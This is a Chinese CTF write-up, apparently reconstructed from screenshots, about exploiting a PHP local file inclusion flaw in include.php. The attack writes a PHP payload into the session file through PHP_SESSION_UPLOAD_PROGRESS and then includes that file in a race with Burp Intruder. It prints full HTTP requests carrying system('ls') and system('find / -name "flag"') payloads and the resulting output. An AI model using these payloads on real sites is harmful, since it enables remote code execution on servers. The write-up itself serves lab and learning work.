
发现include.php文件



```
<?php

if(isset($_GET[’file’])){
        $file  =  $_GET[’file’];
        $file  =  str_replace(”php”,  ”???”,  $file);
        $file  =  str_replace(”data”,  ”???”,  $file);
        $file  =  str_replace(”:”,  ”???”,  $file);
        $file  =  str_replace(”.”,  ”???”,  $file);
        include($file);
}else{
        highlight_file(__FILE__);
}
```

联想到session文件包含


```
POST / HTTP/1.1
Host: 192.168.1.11
User-Agent: python-requests/2.28.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: PHPSESSID=flag
Content-Length: 275
Content-Type: multipart/form-data; boundary=8923adjcj12839a1j3kjka98912113as

--8923adjcj12839a1j3kjka98912113as
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

§123§<?php system('ls');?>
--8923adjcj12839a1j3kjka98912113as
Content-Disposition: form-data; name="file"; filename="test.jpg"



--8923adjcj12839a1j3kjka98912113as--
```

```
User-Agent : python-requests/2.28.2
Accept-Encoding : gzip, deflate
Accept : */*
Connection : close
Cookie : PHPSESSID =flag
Content-Length : 275
Content-Type : multipart/form-data;  boundary=8923adjcj12839a1j3kjka98912113as

--8923adjcj12839a1j3kjka98912113as
Content-Disposition:  form-data;  name="PHP_SESSION_UPLOAD_PROGRESS"

§123§<?php  system('ls');?>
--8923adjcj12839a1j3kjka98912113as
Content-Disposition:  form-data;  name="file";  filename="test.jpg"


--8923adjcj12839a1j3kjka98912113as--
```

产生本地session文件，因为当session.upload_progress.cleanup的值为on时，即使上传文件，但是上传完成之后文件内容会被清空，然后条件竞争去获取执行内容

```
GET /include.php?file=\tmp\sess_flag HTTP/1.1
Host: 192.168.1.11
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.§36§
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
```

同时爆破，设置payload 10000保证成功




请求	payload	状态	错误	超时	长度	注释
4611	null		□	□		
4612	null		□	□		
4613	null		□	□		
4614	null		□	□		

```
2024/03/18  20:51    <DIR>
                ..
  2024/04/18  21:18                 26 .gitattributes
  2024/04/18  21:18                548 .gitignore
  2024/04/18  21:18                547 admin.php
  2024/04/18  21:18                569 api.php
  2024/05/29  10:00    <DIR>
                apps
    2024/05/29  10:00    <DIR>
                  config
      2024/05/29  10:00    <DIR>
                    core
        2024/05/31  00:05    <DIR>
                      data
          2024/05/29  10:00    <DIR>
                        doc
            2024/05/31  03:28                313 include.php
            2024/05/29  12:44                 18 index.php
            2024/04/18  21:18             10,285 LICENSE
            2024/05/30  23:59                 23 phpinfo.php
            2024/04/18  21:18              4,599 README.md
            2024/05/29  10:00    <DIR>
                          rewrite
              2024/04/18  21:18                 37 robots.txt
              2024/05/31  00:05    <DIR>
                            runtime
                2024/05/29  10:00    <DIR>
                              static
                  2024/05/29  10:00    <DIR>
                                template
                    10 ,öÎÄ¼þ          16,965 ×Ö½Ú
                    11 ,öÄ¿Â¼ 226,409,099,264  ¿ÉÓÃ×Ö½Ú
                    |a:5:{s:10:"start_time";i:1717097315;s:14:"content_length";i:274;s:15:"bytes_processed";i:274;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file"
                    ;s:4:"name";s:8:"test.jpg";s:8:"tmp_name";N;s:5:"error";i:0;s:4:"done";b:0;s:10:"start_time";i:1717097315;s:15:"bytes_processed";i:274;}}}
```


发现执行命令成功，查看使用命令查找flag

```
find / -name "flag"
```



```
User-Agent : python-requests/2.28.2
Accept-Encoding : gzip, deflate
Accept : */*
Connection : close
Cookie : PHPSESSID =flag
Content-Length : 275
Content-Type : multipart/form-data;  boundary=8923adjcj12839a1j3kjka98912113as

--8923adjcj12839a1j3kjka98912113as
Content-Disposition:  form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

§123§<?php system('find / -name "flag"');?>
--8923adjcj12839a1j3kjka98912113as
Content-Disposition:  form-data; name="file"; filename="test.jpg"


--8923adjcj12839a1j3kjka98912113as--
```

获得flag



攻击 保存 列
18. Intruder attack of http://192.168.1.11 - Temporary attack - Not saved to project file
结果 位置 payload 资源池 设置
过滤：显示所有条目

请求	payload	状态	错误	超时	长度	注释
222	null	200	□	□	574	
225	null	200	□	□	574	
226	null	200	□	□	574	
232	null	200	□	□	574	
234	null	200	□	□	574	
235	null	200	□	□	574	
236	null	200	□	□	574	
237	null	200	□	□	574	

Request Response
美化 Raw Hex 页面渲染 OneScan

```
HTTP/1.1 200 OK
Date: Thu, 30 May 2024 19:32:24 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By : PHP/7.0.12
Connection : close
Content-Type : text/html; charset=UTF-8
Content-Length : 350

upload_progress_flag{ciscn_myyyysite_ajksdka123}|a:5:{s:10:"start_time";i:1717097544;s:14:"content_length";i:304;s:15:"bytes_processed";i:304;s:4:"done";b:0;s:5:"files";a:1:{i:0;a:7:{s:10:"field_name";s:4:"file";s:4:"name";s:8:"test.jpg";s:8:"tmp_name";N;s:5:"error";i:0;s:4:"done";b:0;s:10:"start_time";i:1717097544;s:15:"bytes_processed";i:304;}}}
```